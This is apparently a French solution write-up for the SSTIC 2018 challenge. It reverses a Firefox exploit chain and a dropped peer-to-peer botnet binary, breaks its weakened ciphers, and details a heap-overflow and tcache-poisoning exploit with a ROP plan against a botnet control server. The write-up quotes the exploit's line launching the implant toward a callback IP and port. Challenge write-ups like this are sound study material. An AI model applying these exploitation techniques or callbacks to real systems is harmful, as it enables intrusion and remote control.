Solution du challenge *SSTIC*

Frisk0

25 mai 2018

Table des matières

1 Anomaly Detection

Le challenge SSTIC, cuvée 2018, nous adresse un pcap avec le message suivant :

```
From: marc.hassin@isofax.fr
To: j.raff@goeland-securite.fr

Bonjour,

Nous avons récemment découvert une activité suspecte sur notre réseau.
Heureusement pour nous, notre fine équipe responsable de la sécurité a
rapidement mis fin à la menace en éteignant immédiatement la machine.
La menace a disparu suite à cela, et une activité normale a pu être
reprise sur la machine infectée.

Malheureusement, nous avons été contraints par l'ANSSI d'enquêter sur
cette intrusion inopinée. Après analyse de la machine, il semblerait
que l'outil malveillant ne soit plus récupérable sur le disque.
Toutefois, il a été possible d'isoler les traces réseau correspondantes
à l'intrusion ainsi qu'à l'activité détectée.

Nous suspectons cette attaque d'être l'œuvre de l'Inadequation Group,
ainsi nommé du fait de ses optimisations d'algorithmes cryptographiques
totalement inadéquates.
Nous pensons donc qu'il est possible d'extraire la charge utile
malveillante depuis la trace réseau afin d'effectuer un « hack-back »
pour leur faire comprendre que ce n'était vraiment pas gentil de nous
attaquer.

Votre mission, si vous l'acceptez, consiste donc à identifier le serveur
hôte utilisé pour l'attaque et de vous y introduire afin d'y récupérer,
probablement, une adresse e-mail, pour qu'on puisse les contacter et
leur dire de ne plus recommencer.

Merci de votre diligence,

Marc Hassin,
Cyber Enquêteur
Isofax SAS
```

1.1 Découverte du challenge

Le pcap contient un nombre modéré de connexions qui semblent toutes être liées à de la navigation internet. En filtrant sur les ports 80 et 443, il ne reste plus que deux sessions qui ont l'air toutes les deux intéressantes. La première est un échange qui utilise le protocole HTTP afin de récupérer des fichiers javascripts aux noms douteux : "stage1.js", "utils.js", "blockcipher.js", "payload.js"

et "stage2.js".

```
192.168.231.123   10.241.20.18      HTTP     392 GET /stage1.js HTTP/1.1
10.241.20.18      192.168.231.123   HTTP    1959 HTTP/1.0 200 OK  (application/x-javascript)
192.168.231.123   10.241.20.18      HTTP     391 GET /utils.js HTTP/1.1
10.241.20.18      192.168.231.123   HTTP    2881 HTTP/1.0 200 OK  (application/x-javascript)
192.168.231.123   10.241.20.18      HTTP     442 GET /blockcipher.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1 HTTP/1.1
10.241.20.18      192.168.231.123   HTTP   17273 HTTP/1.0 200 OK  (application/x-javascript)
192.168.231.123   10.241.20.18      HTTP     438 GET /payload.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1 HTTP/1.1
10.241.20.18      192.168.231.123   HTTP   12153 HTTP/1.0 200 OK  (application/x-javascript)
192.168.231.123   10.241.20.18      HTTP     437 GET /stage2.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1 HTTP/1.1
10.241.20.18      192.168.231.123   HTTP    4348 HTTP/1.0 200 OK  (application/x-javascript)
```

Téléchargement de javascripts douteux...

La deuxième session est un échange directement sur TCP qui possède une forte entropie : son contenu a l'air chiffré.

1.2 Exploit firefox

En recherchant une partie du contenu du fichier "stage1.js" sur internet, il est possible de retrouver des fonctions similaires, notamment dans le lien suivant :

https://phoenhex.re/2017-06-21/firefox-structuredclone-refleak

L'article explique notamment comment un "Use After Free" sur la version 53 beta de Firefox peut provoquer une exécution arbitraire de code sous Linux. Cette première session semble donc bien être le point d'entrée de l'attaque. Une fois que l'exploit contenu dans "stage1.js" s'est bien déroulé, le code écrit dans le /tmp de la machine un binaire intitulé ".f4ncyn0un0urs".

```
console.log("[+] wrote data")

args = ["/tmp/.f4ncyn0un0urs", "-h", "192.168.23.213", "-p", "31337"];
```

Un binaire est déposé dans /tmp et lancé avec certaines options

Cet exécutable est récupéré via le "stage2.js" qui déchiffre le contenu de "payload.js" avec un mot de passe obtenu via une session HTTPS. Aucune faiblesse n'a été trouvée au niveau de cet échange HTTPS et par conséquent il n'a pas été possible de retrouver le mot de passe.

La cryptographie utilisée dans "stage2.js" implique le contenu de "blockcipher.js". Ce dernier n'est que la partie émergée en javascript de l'algorithme de chiffrement car il télécharge en réalité un autre fichier qui s'intitule "blockcipher.wasm". Le fichier est au format WebAssembly, un format d'instruction binaire interprété par une machine virtuelle présente dans la plupart des navigateurs (https://webassembly.org). Ces fonctions sont appelables directement depuis le javascript.

1.3 Première fonction du WASM

Il existe certains outils permettant la décompilation des fichiers .wasm. Au moment de la résolution du challenge, celui qui a été utilisé (https://github.com/WebAssembly/wabt) permet de décompiler en C les fichiers .wasm :

```
i1 = 1377u;
j1 = i64_load(Z_envZ_memory, (u64)(i1));
i64_store(Z_envZ_memory, (u64)(i0 + 8), j1);
i0 = p0;
i1 = 89594904u;
i0 = i0 != i1;
if (i0) {
  i0 = l1;
  g4 = i0;
  i0 = 0u;
  goto Bfunc;
}
i0 = l0;
i0 = f17(i0);
```

La décompilation n'est pas très élaborée

Notons au passage que l'auteur de metasm a développé tout spécialement pour ce challenge un plugin permettant de décompiler à beaucoup plus haut niveau le contenu des fichiers WebAssembly ainsi que de les émuler :

https://github.com/jjyg/metasm

Dans le code il existe une fonction "_getFlag" qui n'est référencée qu'une seule fois au sein de "stage2.js" mais la fonction correspondante en javascript n'est jamais appelée car son appel a été commenté. Cette fonction prend un paramètre un entier qui est 0xbad dans le commentaire, ce qui nous laisse supposer que ce n'est pas le bon argument. En reversant le début du code de la fonction du .wasm, son exécution s'arrête prématurément si l'argument est différent de 89594904, c'est à dire 0x5571c18 (SSTIC18). En changeant le javascript pour que la fonction s'exécute avec cet argument, le premier flag arrive dans la console de logging :

SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}

2 Disruptive JavaScript

Les données contenues dans "payload.js" sont sous la forme d'une chaîne encodée en base64 et obscurcie. Pour retrouver le payload original il suffit de décoder en base64 puis d'appliquer une substitution de chacun des caractères grâce au polynôme $(200x^2 + 255 * x + 92)$ le tout modulo 256. Ce polynôme est utilisé via la fonction "d" dans le javascript que nous retrouverons un peu plus tard. Une fois désobscurci, le payload contient finalement :

— Un 'salt' sur 16 octets
— Un IV sur 16 octets
— Le chiffré sur 972288 octets (un peu moins d'1 Mo)

Le 'salt' est utilisé pour dériver le mot de passe reçu via HTTPS à l'aide de la fonction PBKDF2, configurée pour faire 1000000 itérations de SHA-256.

2.1 Identification de l'algorithme cryptographique

La fonction cryptographique présente dans le .wasm déchiffre un bloc de taille de 16 octets. C'est le javascript qui s'occupe de faire le chaînage en mode CBC (et qui utilise donc l'IV). Le contexte cryptographique est de taille inhabituelle puisqu'il est de 160 octets. La combinaison de ces caractéristiques n'a pas permis d'identifier directement l'algorithme. Il existe également un tableau de constantes à l'intérieur du wasm :

```
static const u8 data_segment_data_0[ ] = {
  0xdc, 0x63, 0x7a, 0x21, 0x58, 0x1f, 0x76, 0x5d, 0xd4, 0xdb, 0x72, 0x99,
  0x50, 0x97, 0x6e, 0xd5, 0xcc, 0x53, 0x6a, 0x11, 0x48, 0x0f, 0x66, 0x4d,
  0xc4, 0xcb, 0x62, 0x89, 0x40, 0x87, 0x5e, 0xc5, 0xbc, 0x43, 0x5a, 0x01,
  0x38, 0xff, 0x56, 0x3d, 0xb4, 0xbb, 0x52, 0x79, 0x30, 0x77, 0x4e, 0xb5,
  0xac, 0x33, 0x4a, 0xf1, 0x28, 0xef, 0x46, 0x2d, 0xa4, 0xab, 0x42, 0x69,
  0x20, 0x67, 0x3e, 0xa5, 0x9c, 0x23, 0x3a, 0xe1, 0x18, 0xdf, 0x36, 0x1d,
  0x94, 0x9b, 0x32, 0x59, 0x10, 0x57, 0x2e, 0x95, 0x8c, 0x13, 0x2a, 0xd1,
  0x08, 0xcf, 0x26, 0x0d, 0x84, 0x8b, 0x22, 0x49, 0x00, 0x47, 0x1e, 0x85,
  0x7c, 0x03, 0x1a, 0xc1, 0xf8, 0xbf, 0x16, 0xfd, 0x74, 0x7b, 0x12, 0x39,
  0xf0, 0x37, 0x0e, 0x75, 0x6c, 0xf3, 0x0a, 0xb1, 0xe8, 0xaf, 0x06, 0xed,
  0x64, 0x6b, 0x02, 0x29, 0xe0, 0x27, 0xfe, 0x65, 0x5c, 0xe3, 0xfa, 0xa1,
  0xd8, 0x9f, 0xf6, 0xdd, 0x54, 0x5b, 0xf2, 0x19, 0xd0, 0x17, 0xee, 0x55,
  0x4c, 0xd3, 0xea, 0x91, 0xc8, 0x8f, 0xe6, 0xcd, 0x44, 0x4b, 0xe2, 0x09,
  0xc0, 0x07, 0xde, 0x45, 0x3c, 0xc3, 0xda, 0x81, 0xb8, 0x7f, 0xd6, 0xbd,
  0x34, 0x3b, 0xd2, 0xf9, 0xb0, 0xf7, 0xce, 0x35, 0x2c, 0xb3, 0xca, 0x71,
  0xa8, 0x6f, 0xc6, 0xad, 0x24, 0x2b, 0xc2, 0xe9, 0xa0, 0xe7, 0xbe, 0x25,
  0x1c, 0xa3, 0xba, 0x61, 0x98, 0x5f, 0xb6, 0x9d, 0x14, 0x1b, 0xb2, 0xd9,
  0x90, 0xd7, 0xae, 0x15, 0x0c, 0x93, 0xaa, 0x51, 0x88, 0x4f, 0xa6, 0x8d,
  0x04, 0x0b, 0xa2, 0xc9, 0x80, 0xc7, 0x9e, 0x05, 0xfc, 0x83, 0x9a, 0x41,
  0x78, 0x3f, 0x96, 0x7d, 0xf4, 0xfb, 0x92, 0xb9, 0x70, 0xb7, 0x8e, 0xf5,
  0xec, 0x73, 0x8a, 0x31, 0x68, 0x2f, 0x86, 0x6d, 0xe4, 0xeb, 0x82, 0xa9,
  0x60, 0xa7, 0x7e, 0xe5, 0x7b, 0x20, 0x72, 0x65, 0x74, 0x75, 0x72, 0x6e,
  0x20, 0x4d, 0x6f, 0x64, 0x75, 0x6c, 0x65, 0x2e, 0x64, 0x28, 0x24, 0x30,
```

```
  0x29, 0x3b, 0x20, 0x7d, 0x00, 0x94, 0x20, 0x85, 0x10, 0xc2, 0xc0, 0x01,
  0xfb, 0x01, 0xc0, 0xc2, 0x10, 0x85, 0x20, 0x94, 0x01, 0xbb, 0x6b, 0xd9,
  0xcf, 0x25, 0x71, 0xef, 0x52, 0x52, 0xbd, 0x1b, 0xfc, 0x09, 0x6e, 0x41,
  0xbe, 0x9b, 0x28, 0xea, 0x83, 0x5c, 0x3f, 0x08, 0x80, 0x7e, 0x13, 0xda,
  0xfd, 0xe9, 0xd8, 0x84, 0x97, 0x93, 0xb2, 0xac, 0xc6, 0x79, 0xf1, 0x5a,
  0x70, 0x91, 0xf2, 0xc7, 0x74, 0xb8, 0xa2, 0xf0, 0xa6, 0x2b, 0x39, 0xf2,
  0x70, 0xc8, 0x87, 0xae, 0x96, 0xc4, 0x0f, 0xbe, 0x85, 0x2e, 0x53, 0xd0,
  0x8d,
};
```

Au premier regard, rien ne resort vraiment du tableau de ces constantes, à part une chaîne en ASCII vers la fin : "{ return Module.d($0); }". Toutefois, lors de l'analyse de l'algorithme de déchiffrement, deux parties bien précises sont utilisées. Les 256 premières valeurs, dont la recherche en source ouverte n'avait déjà rien donné, mais aussi 16 valeurs juste après la chaîne en ASCII :

{0x94,0x20,0x85,0x10,0xC2,0xC0,0x01,0xFB,0x01,0xC0,0xC2,0x10,0x85,0x20,0x94,0x01}.

En recherchant précisement ces valeurs l'algorithme "Gost Grasshoper", ou encore "kuznechik" qui en est son auteur, fait son apparition. Voici une implémentation qui permet de bien comprendre le fonctionnement de l'algorithme :

https://github.com/mjosaarinen/kuznechik/blob/master/kuznechik_8bit.c

2.2 Cryptanalyse de f4ncyn0n0urs

La cryptanalyse de l'algorithme semble compliquée, notamment à cause de la non linéarité des SBox. Cependant, il se trouve que toutes les valeurs des SBox sont différentes de l'implémentation originale. Mieux encore, avant que chacune d'entre elle soit utilisée, le .wasm fait appel à la fonction "d" qui utilise le polynome précédemment décrit. En l'appliquant à chacune des valeurs nous obtenons une toute nouvelle SBox : "0x1, 0x2, 0x3, ... , 0xFF" c'est à dire le tableau "identité".

$$\forall x \in [0..255], S[x] == x$$

C'est exactement le même comportement que s'il n'y avait pas de SBox dans l'algorithme.

Toutes les autres opérations sont linéaires pour le xor. Autrement dit, quelle que soit la fonction f et les inputs a et b, $f(a \wedge b) = f(a) \wedge f(b)$. Appelons C un bloc chiffré et D son déchiffré correspondant. Appliquons à C toutes les étapes de l'algorithme de déchiffrement en omettant les opérations xor qui font intervenir la clé. Cela permet d'obtenir un résultat de la forme :

$$D \wedge f1(K1) \wedge f2(K2) \wedge f3(K3) \wedge ...$$

Où f1, f2, f3, ... sont des fonctions et K1, K2, K3, ... des données faisant intervenir la clé. En regroupent les termes, le résultat est de la forme $D \wedge K$ où K est un entier.

Il se trouve que "stage2.js" vérifie après le déchiffrement que son premier bloc est bien "-Fancy Nounours-". Cela permet de faire une attaque au clair connu et de connaître la constante K.

Avec cela, il est possible de déchiffrer chaque bloc en leur appliquant toutes les opérations de l'algorithme de déchiffrement sauf celles qui font intervenir la clé, puis d'appliquer le xor avec K pour retrouver notre bloc original.

Pour pouvoir décrypter le binaire, il subsiste une toute dernière étape. L'algorithme qui implémente le déchiffrement dans le .wasm applique également une permutation. Il faut bien prendre cela en compte, ainsi que le CBC pour recouvrer correctement l'exécutable. Un script python réalisant toutes ces étapes est joint dans l'archive.

La commande 'strings' aide à confirmer que le binaire est bien formé et donne par la même occasion un flag permettant de valider cette épreuve :

SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}

3 Battle tested encryption

La commande file permet d'en apprendre un peu plus sur le binaire :

```
$ file ./fancynounours.bin
./fancynounours.bin: ELF 64-bit LSB executable, x86-64,
version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0,
BuildID[sha1]=dec6817fc8396c9499666aeeb0c438ec1d9f5da1, not stripped
```

Il s'agit d'un ELF 64 bits. La première chose intéressante est que l'exécutable est "statically linked", ce qui explique d'une part sa taille et ce qui d'autre part nous aidera beaucoup pour la dernière épreuve. La seconde chose intéressante est "not stripped" ce qui nous garantit d'avoir des symboles pour le reverse. Après un examen rapide, il s'avère que ces symboles ont l'air corrects et n'ont pas été manipulées dans le but de nous fournir de fausses informations.

3.1 Un botnet

Le reverse permet d'identifier le binaire comme un botnet qui fonctionne en mode "peer-to-peer". Chaque noeud est capable de recevoir des commandes mais aussi de les relayer à un autre noeud. Il implémente son propre protocole de routage avec ce que nous appellerons des IDs d'identification pour chacun des noeuds. Les principales commandes sont des commandes "privilégiées" et permettent de lire ou écrire un fichier, d'exécuter n'importe quelle commande dans un shell. Les commandes "non privilégiées" permettent entre autre de 'pinger' un autre noeud ou de relayer un message.

3.2 Protocole de communication

Le protocole de communication entre les noeuds est entièrement chiffré. Chaque ordinateur faisant parti du réseau de botnet génère à son initialisation un couple de clé de cryptographie asymétrique RSA 2048 bits. Lorsqu'un noeud souhaite communiquer pour la première fois avec un autre noeud, ils commencent par s'échanger une clé symétrique chacun (AES) à l'aide de leurs clés asymétriques. Lorsque le noeud 1 souhaite communiquer au noeud 2, il se connecte via une socket TCP sur le port en écoute du noeud 2 et l'échange suivant a lieu :

1. Le noeud 2 envoie sa clé publique
2. Le noeud 1 envoie sa clé publique
3. Le noeud 2 génère une clé AES qu'il chiffre avec la clé publique du noeud 1 et l'envoie
4. Le noeud 1 genère une clé AES qu'il chiffre avec la clé publique du noeud 2 et l'envoie

Cela correspond exactement aux tailles de paquets que nous pouvons observer dans la session qui avait l'air chiffré repérée lors de l'examen du pcap. Le doûte n'est de toute façon pas permis puisque l'exploit qui lance le binaire a mis les options "-h 192.168.23.213 -p 31337" qui ont pour but d'initier une connexion vers 192.168.23.213 sur le port 31337.

Tous les autres paquets réseaux, qui sont les "messages" dans le protocole de communication du botnet ont la forme suivante :

— Taille "n" de la suite, sur 4 octets

— IV, sur 16 octets
— Données chiffrées du message, sur n-16 octets

3.3 Déchiffrement de la communication

Pour effectuer la cryptanalyse de cet échange, une première idée est d'examiner la façon dont le code génère les clés RSA. Il est intéressant de remarquer que les clés sont générées de manière quasi similaires à celles qui sont affectées par la vulnérabilité ROCA. Ce n'est toutefois pas la piste qui a été privilégiée.

Un autre angle d'attaque se profile lorsque le reverse de l'emploi de la fonction AES est réalisé. Il s'agit bien d'un AES-CBC avec une clé 128 bits mais l'implémentation ne pratique que 4 tours au lieu des 10 tours recommandés. Il existe des attaques dans ce cas de figure et ce type de challenge a déjà été soumis en CTF.

https://github.com/p4-team/ctf/tree/master/2016-03-12-0ctf/peoples_square

Ce site permet de retrouver la clé AES utilisée en 2^{16} à condition d'avoir 256 clairs connus différents. En analysant le format de message, il se trouve que chacun d'entre eux commence toujours par le même magic : "AAAA\xde\xc0\xd3\xd1". Cela permet au binaire de s'assurer que le déchiffrement des communications est correct. De plus, l'AES est utilisé en mode CBC avec un IV incrémenté au fur et à mesure ce qui rend nos clairs connus uniques. Nous en avons donc largement assez pour utiliser le script qu'il faut juste légèrement modifier pour lui indiquer notre clair connu. Le script résultant est dans l'archive.

3.4 Analyse de la communication

Une fois l'échange déchiffré dans les deux sens, voici les phases importantes entre le noeud nouvellement infecté (dénommé ci-après n_new) et son noeud parent (dénommé ci-après n_old) après l'échange de clés :

— n_old envoie une table de routage (contenant entre autre une adresse IP et un port)
— n_old relaie une commande qui upload sur n_new une archive 'surprise' contenant plein de lobster dogs :)
— n_old relaie une commande qui download une archive du home de 'user' de n_new

Un des lobster dog de la surprise !

Toutes les commandes envoyées sont relayées par n_old mais proviennent d'un noeud qui a un ID spécial à savoir 0. Ce noeud est le seul à pouvoir exécuter les commandes privilégiées sur les autres noeuds.

En récupérant l'archive du home, il y a dedans un fichier "super_secret" qui donne le flag permettant la résolution de cette étape :

SSTIC2018{07aa9feed84a9be785c6edb95688c45a}

4 Nation-state Level Botnet

L'énoncé du challenge est clair et nous demande de trouver une vulnérabilité sur un des serveurs du botnet et de l'exploiter afin de récupérer une adresse email. La seule IP routable du réseau du botnet en notre possession à ce moment du challenge est celle qui descend dans la table de routage '195.154.105.12' avec le port associé '36735'.

L'attaque que nous allons mettre en place dans cette partie est de type "heap overflow". C'est pourquoi nous prendrons le temps d'expliciter au fur et à mesure les différentes allocations mémoires réalisées par l'exécutable.

Chaque instance du binaire peut être lancée avec l'option -c. Si cette option est activée, le noeud ne cherchera pas à contacter un autre noeud lors de sa phase d'initialisation. L'option entraîne également le durcissement de l'application à l'aide de seccomp. Ce comportement correspond aux serveurs de contrôle qui sont dans le réseau pour envoyer les ordres alors que les autres noeuds servent de relais. Il est très probable que le serveur où nous devons trouver l'adresse email soit concerné.

4.1 Peering des noeuds

Pour la suite de cette partie nous utiliserons les dénominations suivantes :
- Noeud client : concerne le noeud qui établit la connexion
- Noeud serveur : indique le noeud qui reçoit la connexion

Lorsque deux noeuds veulent communiquer, le noeud serveur procède à deux allocations mémoires sur le tas. La première est une *route*, de taille 0x230 qui contient les données nécessaires à la communication (notamment les clés AES). La seconde est une table de *destination* de taille 0x30 qui détient tous les IDs adressables via cette route dont le remplissage est détaillé dans les paragraphes qui suivent.

Une fois l'échange de clés terminé entre deux noeuds, le protocole impose au noeud client de décliner son identité. Cela s'effectue via la commande 'mesh_process_agent_perring' qui permet de donner un ID à la *route* (assimilable à la socket réseau). Une fois que l'ID est jugé valable par le noeud serveur, le noeud client peut envoyer des commandes de son niveau de privilège.

Si jamais le noeud client sert de relais pour un nouveau noeud, il lui est possible d'appeler à nouveau la fonction 'mesh_process_agent_peering' pour le signaler au noeud serveur. L'ID utilisé par le noeud client est alors stocké dans la table *destination*. Cela permet au noeud serveur de savoir qu'il peut parler au nouveau noeud en passant par le noeud client.

En pratique, lorsqu'un noeud veut s'adresser à un autre noeud il lui suffit alors de regarder ses tables de routages. Pour chaque *route*, si jamais l'ID de la *route* lui même ou un des ID de la table de *destination* correspond, le noeud sait qu'il peut utiliser la socket de cette route pour communiquer.

Le noeud à l'adresse '195.154.105.12' répond au peering s'il est adressé avec l'ID 0 ce qui signifie que c'est un serveur privilégié dans le réseau du botnet. C'est très probablement la cible de notre attaque.

4.2 Une vulnérabilité

La table *destination* est initialement de taille 0x30. Etant donné qu'un ID tient sur 8 octets, cela laisse donc de la place pour 6 ID différents. Le compte des ID présents dans la table (*nb_route*) ainsi que le nombre maximal pouvant être stocké (*max_routes*) sont contenus une table de routage (*table*). L'agrandissement de la table *destination* est géré par le code :

```
if ( table->nb_route > table->max_routes )
{
  table->max_routes += 5;
  table->destination = realloc(tab_dest, 8 * table->max_route);
}
table->destination[table->nb_route] = ID;
table->nb_route += 1;
```

La comparaison est effectuée avec un supérieur strict avant que l'incrément du nombre de route ne soit réalisé. Cela entraîne la possibilité d'effectuer un dépassement sur l'espace mémoire réservé sur le tas de 8 octets.

4.3 Fonctionnement de l'allocateur mémoire

Le binaire embarque la glibc de façon statique ce qui va bien nous simplifier la vie. En utilisant les assertions présentes dans le binaire, qui indiquent le numéro de ligne dans le source, il est possible d'identifier la version de la glibc. Il s'agit de la 2.27, c'est à dire la plus récente à l'heure de la rédaction de ce rapport.

L'algorithme de la gestion du tas utilisé dans la glibc est ptmalloc2. Chaque allocation mémoire est précédée d'un entête qui contient la taille du bloc alloué (taille qui inclue le header). Toutes les allocations sont faites sur une taille multiple de 0x10 octets. Cet alignement permet de libérer les bits de poids faible de la taille pour les utiliser autrement. Si le bit de poids faible est mis à 1, cela signifique que le bloc mémoire est actuellement utilisé. A titre d'exemple, lorsque l'allocation de 0x30 octets de la table *destination* est réalisée, son entête contient la valeur 0x41 :

- Le bit 0x1 indique que le bloc est utilisé
- Taille 0x40 : 0x30 de données + 0x8 de header + 0x8 de padding

0x41	ID1
ID2	ID3
ID4	ID5
ID6	Padding

La table *destination* avant la première rellocation

Dans l'état initial de la table *destination*, il est donc possible d'écraser les 8 octets après la fin des données, c'est à dire le padding, ce qui n'est pas très intéressant. Toutefois, si nous laissons le code procéder à la première réallocation, nous nous retrouvons dans une configuration plus intéressante :

0x61	ID1
ID2	ID3
ID4	ID5
ID6	ID7
ID8	ID9
ID10	ID11

La table *destination* après la première rellocation

Etant donné qu'il y a la place pour 5 ID supplémentaires, nous avons désormais un nombre impair d'ID et il n'y a plus besoin de padding. Cette fois, le dépassement peut affecter le bloc suivant dans le tas, à savoir l'entête.

4.4 Le nouveau mécanisme de cache


L'attaque repose sur un mécanisme introduit dans la version 2.26 de la glibc : le tcache. Comme son nom l'indique cela permet à l'allocateur d'allouer et libérer de la mémoire plus rapidement avec un système de cache. Cela concerne uniquement les allocations dont la taille est inférieure à 0x400 octets. L'allocateur possède un tableau de listes chaînées, une pour chacune des tailles possible d'allocations. Le cache intervient à deux moments dans la gesion de la mémoire :

— A l'allocation, 'malloc' regarde si un élément de la taille requise est présent dans le cache. Si c'est le cas, l'élément est tout de suite restitué. Si ce n'est pas le cas, l'allocateur procède comme il fonctionnait avant le mécanisme de cache.

— A la libération, si le cache n'est pas plein, 'free' insère l'adresse de la région libérée en tête de liste. Le chaînage est réalisé juste après l'entête du bloc en mettant le pointeur de l'élement suivant (à l'endroit où il y avait les données avant). Il ne positionne pas le bit indiquant si le bloc est utilisé dans l'entête à 0 : il reste à 1 comme pour signifier que la zone est encore utilisée.

4.5 Ecriture arbitraire en mémoire

Pour mener à bien notre attaque, nous avons besoin de trois blocs consécutifs. Procédons à trois connexions différentes. Chaque connexion alloue une *route* de 0x230 octets que nous ne contrôlons que trop partiellement et une table *destination* de 0x30 octets que nous contrôlons totalement.



Etat du tas après les trois connexions

Nous pouvons aligner les blocs 'destinations' en provoquant la réallocation de ces trois blocs (si nous insérons plus de 6 ID dans chacun d'entre eux). Il n'y a aucun risque à corrompre la mémoire en effectuant cette réallocation car le debordement va uniquement affecter le padding. Ces blocs sont bien réalloués après le dernier bloc du schéma précédent. Pour plus de clarté les blocs du schéma précédent seront enlevés des schémas qui suivent. Nous nous retrouvons avec la configuration suivante :

Reallocation des tables *destination*

Chacun de ces blocs peut déclencher un overflow de 8 octets sur le bloc suivant.

Le tactique globale de l'attaque, qui va être détaillée dans la suite, est de libérer le bloc 3 afin qu'un des éléments de la liste chaînée du cache soit inscrit par 'free' et de modifier cet élément pour que 'malloc' nous retourne l'adresse de notre choix, réalisant ainsi une écriture arbitraire en mémoire. Tous les schémas qui suivent montrent la partie du tas qui nous intéresse ainsi que trois des entrées du cache pour les tailles de 0x20, 0x30 et 0x40 octets. Les entrées 0x20 et 0x40 sont présentes uniquement à titre illustratif. Les données inscrites pour le cache sont les pointeurs qui représentent la tête de la liste concernée si des éléments sont dans le cache, 0 sinon.

Lorsque le bloc 3 est libéré, l'élement suivant de la liste du cache est inscrit juste après l'entête. Nous pouvons choisir la liste du cache dans lequel le bloc sera inséré car nous pouvons écraser la taille de l'entête du bloc 3 grâce à notre overflow du bloc 2. Nous allons faire en sorte que la liste concernée soit les éléments de taille 0x30 car nous sommes capables, en faisant une nouvelle connexion, d'allouer une table *destination* de cette taille dont nous contrôlons les données. Avec la taille du header et du padding nous obtenons 0x30 + 0x8 + 0x8 = 0x40 auquel nous rajoutons le bit d'utilisation de la mémoire : 0x41.

TCACHE		
0x20	0x30	0x40
0	0x26BDD40	0x26BFD60

Overflow du bloc 2 pour écrire la taille du bloc 3

Nous pouvons libérer le bloc 3 ce qui a pour effet de modifier la liste du cache et d'inscrire le pointeur vers l'élément suivant dans le bloc 3 :

TCACHE		
0x20	0x30	0x40
0	@Dest3	0x26BFD60

Libération du bloc 3

Nous souhaitons écraser le pointeur de la liste chaînée mais nous avons déja utilisé l'overflow du bloc 2 : au prochain ID inséré, le bloc 2 sera réalloué en dessous du bloc 3 actuel. Pour éviter cela, nous allons utilisé l'overflow du bloc 1 pour faire croire à 'realloc' qu'il y a encore de la place dans le bloc 2 et qu'il n'est pas nécessaire de le déplacer :

TCACHE		
0x20	0x30	0x40
0	@Dest3	0x26BFD60

Overflow du bloc 1 pour écrire la taille du bloc 2

Ainsi la fonction 'realloc' retourne l'emplacement actuel du bloc 2 et il est possible de continuer à écrire les données. Après avoir écrasé la taille dans l'entête du bloc 3, notre prochain ID écrit le pointeur de la liste chaînée du tcache.

TCACHE		
0x20	0x30	0x40
0	@Dest3	0x26BFD60

Ecriture de l'adresse où nous souhaitons écrire par la suite

Nous avons désormais besoin de procéder à deux nouvelles connexions qui seront dénommées connexion 4 et connexion 5. La connexion 4 va avoir comme table de destination ce qui était notre bloc 3 car il est en tête de liste du tcache lors de l'appel à 'malloc'.

TCACHE		
0x20	0x30	0x40
0	ADDR	0x26BFD60

La connexion 4 se voit réallouer le bloc utilisé pour la connexion 3

La nouvelle tête de liste est l'adresse que nous avons choisi. La cinquième connexion se voit donc attribuer comme table de *destination* cette adresse.

4.6 Shellcode

Il ne nous reste plus qu'à écrire ce que nous souhaitons en donnant l'ID de notre choix. Etant donné qu'il n'y a aucune zone en écriture et exécution au sein du binaire, nous allons écraser un pointeur des imports sous Linux et utiliser une 'ROP chain' pour exécuter du code.

La fonction retenue est 'strlen' à l'adresse 0x6D70D8 (le binaire est toujours chargé au même endroit). Cette fonction est intéressante car elle est appelée par 'puts' lorsqu'un noeud client répond à un ping d'un noeud serveur. La fonction 'puts' est appelée avec comme paramètre un pointeur vers une zone de 0x4000 octets de notre message que nous contrôlons et qui est transmise à la fonction 'strlen' tel quel. Cela est plus intéressant que de réitérer notre écriture arbitraire car elle corrompt le tas et multiplie les connexions au serveur. De plus, il est impossible d'insérer deux fois le même ID dans nos tables *destination* à cause d'une vérification du programme.

Nous avons donc un buffer de 0x4000 octets pour écrire notre 'ROP chain'. Mieux encore, ce buffer est reçu directement sur la pile. Au lieu d'utiliser un 'stack pivot' classique, nous pouvons directement trouver un gadget qui incrémente le registre de pile. Il ne reste plus qu'une seule contrainte pour notre shellcode : être conforme au durcissement imposé par seccomp.

La fonction prctl, qui met en place seccomp, prend en paramètre un filtre BPF qu'il est possible de désassembler à l'aide de multiples outils sur internet. Il en résulte une liste blanche des syscall autorisés :

- sys_exit
- sys_brk
- sys_mmap
- sys_munmap
- sys_socket
- sys_bind
- sys_listen
- sys_accept4
- sys_setsockopt

— sys_sendto
— sys_recvfrom
— sys_writev
— sys_select
— sys_mremap
— sys_fcntl
— sys_openat
— sys_open
— sys_close
— sys_read
— sys_getdent
— sys_getdent64
— sys_dup
— sys_write
— sys_fstat

